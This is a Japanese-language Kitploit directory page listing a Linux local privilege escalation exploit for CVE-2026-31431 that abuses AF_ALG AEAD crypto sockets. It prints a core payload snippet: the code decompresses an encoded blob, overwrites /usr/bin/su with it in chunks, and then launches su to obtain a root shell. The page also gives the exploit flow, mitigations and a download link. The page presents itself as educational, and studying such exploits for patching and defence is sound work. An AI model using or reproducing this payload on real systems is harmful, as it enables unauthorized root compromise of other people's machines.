Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-31431 — CVE-2026-31431 のローカル権限昇格エクスプロイト。AF_ALG AEAD ソケット処理を悪用し、脆弱な Linux カーネル上で root シェルアクセスを達成します。 | Kitploit
ツール/GitHubGitHub/adityabhatt3010/cve-2026-31431
特権昇格エクスプロイトフレームワークエクスプロイトバイナリエクスプロイト
GitHubadityabhatt3010/cve-2026-31431

CVE-2026-31431

CVE-2026-31431 のローカル権限昇格エクスプロイト。AF_ALG AEAD ソケット処理を悪用し、脆弱な Linux カーネル上で root シェルアクセスを達成します。

リポジトリを見る
3306ヶ月前未レビュー
共有

📌 CVE-2026-31431 – AEAD暗号ソケットの誤用による権限昇格

🧠 概要

CVE-2026-31431は、AF_ALG(カーネル暗号API) インターフェースを悪用するLinuxの権限昇格の脆弱性です。AEAD(Associated Data付き認証暗号)ソケットとの悪意のある相互作用を細工することで、攻撃者は権限を昇格させ、rootとしてコードを実行できます。

この脆弱性は、暗号ソケット操作の不適切な処理を悪用し、制御されたメモリ操作と最終的な権限昇格を可能にします。


⚠️ 影響

  • ローカル権限昇格
  • rootシェルへのアクセス(/usr/bin/su)
  • 脆弱なカーネル暗号実装を搭載したシステムに影響

🔍 技術的詳細

このエクスプロイトは:

  • AF_ALGソケット を作成

  • 以下にバインド:

    authenc(hmac(sha256),cbc(aes))
    
  • setsockopt と sendmsg を介して細工されたペイロードを使用

  • 意図しないカーネル動作をトリガー

  • 以下を介してrootシェルに移行:

    g.system("su")
    

主な指標:

  • socket(38,5,0) の使用 → AF_ALG
  • AEAD操作
  • 圧縮ペイロード(zlib)による制御されたメモリ書き込み


💻 概念実証(PoC)

PoC

🔑 コアペイロードスニペット:

**免責事項:このPoCは私の所有物ではありません。許可が得られた環境でのテストを目的とした教育用のみです。著者/所有者は誤用について一切責任を負いません。 **

f=g.open("/usr/bin/su",0)
i=0
e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

while i<len(e):
    c(f,i,e[i:i+4])
    i+=4

g.system("su")


🚀 エクスプロイトの流れ

  1. 暗号ソケットを初期化
  2. AEADパラメータを設定
  3. 細工されたペイロードを送信
  4. カーネルの欠陥をトリガー
  5. 実行フローを上書き
  6. rootシェルを起動

🛡️ 緩和策

  • カーネルを最新バージョンにパッチ適用
  • AF_ALGソケットへのアクセスを制限
  • LSM(AppArmor/SELinux)ポリシーを使用
  • 異常な暗号API使用を監視

🙏 クレジット

  • PoC: https://github.com/theori-io/copy-fail-CVE-2026-31431

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    383
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    327
  • 5

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    256

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →